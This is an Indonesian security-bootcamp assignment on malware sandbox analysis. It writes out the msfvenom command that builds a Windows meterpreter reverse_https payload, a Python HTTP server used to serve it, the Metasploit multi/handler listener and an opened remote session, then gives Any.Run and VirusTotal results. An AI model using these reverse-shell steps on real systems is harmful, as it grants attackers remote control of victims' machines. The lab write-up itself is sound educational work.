# Analisis Malware Menggunakan Sandbox Assignment Day 26

Bootcamp Cyber Security Batch 4

Disusun oleh: Sabilillah Ramaniya Widodo

# 1. Pendahuluan


Malware (Malicious Software) adalah software berbahaya yang dibuat untuk menyusup ke sistem komputer tanpa izin, mencuri data pribadi, merusak sistem, atau bahkan mengambilalih kendali device targetnya. Analisis malware sangat penting dilakukan untuk memahami perilaku kode berbahaya di environment yang aman sebelum melakukan mitigasi.

# 2. Metodologi dan Pembuatan Malware

Dalam praktik ini, malware dibuat menggunakan alat msfvenom dengan skema serangan reverse shell. Teknik ini memungkinkan mesin target menghubungi kembali mesin attacker untuk memberi akses kontrol interaktif.


Langkah-langkah:

1. Identifikasi IP penyerang: memastikan IP address attacker untuk konfigurasi payload.




```
┌──(nathaniel㉿bloodfallen)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:ba:ee:55 brd ff:ff:ff:ff:ff:ff
    inet 192.168.20.128/24 brd 192.168.20.255 scope global dynamic noprefixroute eth0
       valid_lft 1667sec preferred_lft 1667sec
    inet6 fe80::20c:29ff:feba:ee55/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

2. Pembuatan payload: menggunakan perintah msfvenom untuk membuat file eksekusi Windows (.exe) dengan payload windows/meterpreter/reverse_https.



```
┌──(nathaniel㉿bloodfallen)-[~]
└─$ cd malware

┌──(nathaniel㉿bloodfallen)-[~/malware]
└─$ msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.20.128 LPORT=8080 -f exe -o dibimbing.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 685 bytes
Final size of exe file: 7680 bytes
Saved as: dibimbing.exe
```

3. Distribusi malware: menjalankan server HTTP sederhana menggunakan python untuk memfasilitasi pengunduhan malware oleh target.




```
┌──(nathaniel㉿bloodfallen)-[~/malware]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.20.1 - - [10/Jan/2026 18:33:08] "GET / HTTP/1.1" 200 -
192.168.20.1 - - [10/Jan/2026 18:33:11] "GET /dibimbing.exe HTTP/1.1" 200 -
192.168.20.1 - - [10/Jan/2026 18:33:36] "GET /dibimbing.exe HTTP/1.1" 304 -
192.168.20.1 - - [10/Jan/2026 18:33:52] "GET /dibimbing.exe HTTP/1.1" 304 -
█
```

# 3. Eksekusi dan Observasi Aktivitas Sistem


Setelah malware dikirim, attacker menyiapkan listener menggunakan msfconsole untuk menerima koneksi masuk.

- Konfigurasi Listener:
  - Attacker mengatur multi/handler supaya sesuai dengan payload yang dibuat sebelumnya




```
┌──(nathaniel㉿bloodfallen)-[~/malware]
└─$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt

      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.4.103-dev                          ]
+ -- --=[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads     ]
+ -- --=[ 434 post - 49 encoders - 14 nops - 9 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload ⇒ windows/meterpreter/reverse_https
msf exploit(multi/handler) > set LHOST 192.168.20.128
LHOST ⇒ 192.168.20.128
msf exploit(multi/handler) > set LPORT 8080
LPORT ⇒ 8080
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.20.128   yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

- Keberhasilan Eksploitasi:
  - Saat target menjalankan file itu, sesi meterpreter berhasil dibuka



```
msf exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://192.168.20.128:8080
[!] https://192.168.20.128:8080 handling request from 192.168.20.1; (UUID: cpxiq1tz) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.20.128:8080 handling request from 192.168.20.1; (UUID: cpxiq1tz) Staging x86 payload (190044 bytes) ...
[!] https://192.168.20.128:8080 handling request from 192.168.20.1; (UUID: cpxiq1tz) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.20.128:8080 → 192.168.20.1:52198) at 2026-01-10 18:34:56 +0700

meterpreter > sysinfo
Computer        : BLOODFALLEN
OS              : Windows 11 24H2+ (10.0 Build 26200).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > pwd
C:\Users\nbloo\Downloads\Malware test
meterpreter > cd
Usage: cd directory
meterpreter > ls
Listing: C:\Users\nbloo\Downloads\Malware test
==============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  7680    fil   2026-01-10 18:33:36 +0700  Unconfirmed 407854.crdownload
100666/rw-rw-rw-  7680    fil   2026-01-10 18:33:11 +0700  Unconfirmed 897078.crdownload
100777/rwxrwxrwx  7680    fil   2026-01-10 15:10:59 +0700  bloodfallen.exe
100777/rwxrwxrwx  7680    fil   2026-01-10 18:33:56 +0700  dibimbing.exe
100777/rwxrwxrwx  196096  fil   2026-01-10 15:52:25 +0700  nathaniel.exe

meterpreter > █
```

- Dampak pada sistem target:
  - Proses malware berjalan dilatar belakang tanpa disadari oleh user biasa



| Name | Status | 27%<br>CPU | 50%<br>Memory | 4%<br>Disk |
|---|---|---|---|---|
| Background processes (35) | | | | |
| Application Frame Host | | 0% | 3.0 MB | 0 MB/s |
| COM Surrogate | | 0% | 2.6 MB | 0 MB/s |
| COM Surrogate | | 0.2% | 3.3 MB | 0.1 MB/s |
| COM Surrogate | | 0% | 1.2 MB | 0 MB/s |
| CTF Loader | | 0% | 3.4 MB | 0 MB/s |
| Device Association Framework Provider Host | | 0% | 3.0 MB | 0 MB/s |
| dibimbing.exe (32 bit) | | 0% | 2.0 MB | 0 MB/s |
| Host Process for WinRM's Remote Shell plugin | | 0% | 0.9 MB | 0 MB/s |
| Host Process for WinRM's Remote Shell plugin | | 0% | 0.9 MB | 0 MB/s |
| Host Process for WinRM's Remote Shell plugin | | 0% | 0.9 MB | 0 MB/s |
| Host Process for WinRM's Remote Shell plugin | | 0% | 0.9 MB | 0 MB/s |
| Host Process for WinRM's Remote Shell plugin | | 0% | 0.9 MB | 0 MB/s |
| KMS Connection Broker | | 0% | 1.3 MB | 0 MB/s |


# 4. Analisis Sanbox (Any.Run dan VirusTotal)

Analisis dilakukan untuk mengidentifikasi karakteristik teknis dan tingkat deteksi malware.

A. Analisis dinamis (Any.Run):

Berdasarkan pengujian di sandbox, malware menunjukkan perilaku mencurigakan (MITRE ATT&CK):

- T1012 (Query Registry): membaca setting keamanan Internet Explorer dan informasi proxy
- Aktivitas jaringan: terdeteksi koneksi TCP persisten ke IP attacker di port 8080



Process details ID 7520 No verdict

dibimbing.exe AI

Username: admin

Start: +0ms Indicators:

5 OUT OF 100

Command line AI

"C:\Users\admin\AppData\Local\Temp\dibimbing.exe"

Warning 1

T1012 Query Registry (1)
- Reads security settings of Internet Explorer


Other 2

T1012 Query Registry (3)
- Checks proxy server information
- Reads the computer name
- Checks supported languages

T1082 System Information Discovery (2)
- Reads the computer name
- Checks supported languages


B. Analisis statis (VirusTotal):

- Detection rate: 51 dari 71 vendor keamanan menandai file ini sebagai berbahaya (malicious)
- Identitas file (hashes): MD5: 9941bc92c95a3d6b8be225872bb40ab5
  - SHA-256: ba5d63bcd091ba55e1fe25de5752561a18d0aa3a841ae4cfa1a133ce69d9349a



Basic properties ⓘ

| | |
|---|---|
| MD5 | 9941bc92c95a3d6b8be225872bb40ab5 |
| SHA-1 | c8b5ded7fd59efb9e83267da42f12bf59324232f |
| SHA-256 | ba5d63bcd091ba55e1fe25de5752561a18d0aa3a841ae4cfa1a133ce69d9349a |
| Vhash | 073056151d151e5bz1!z |
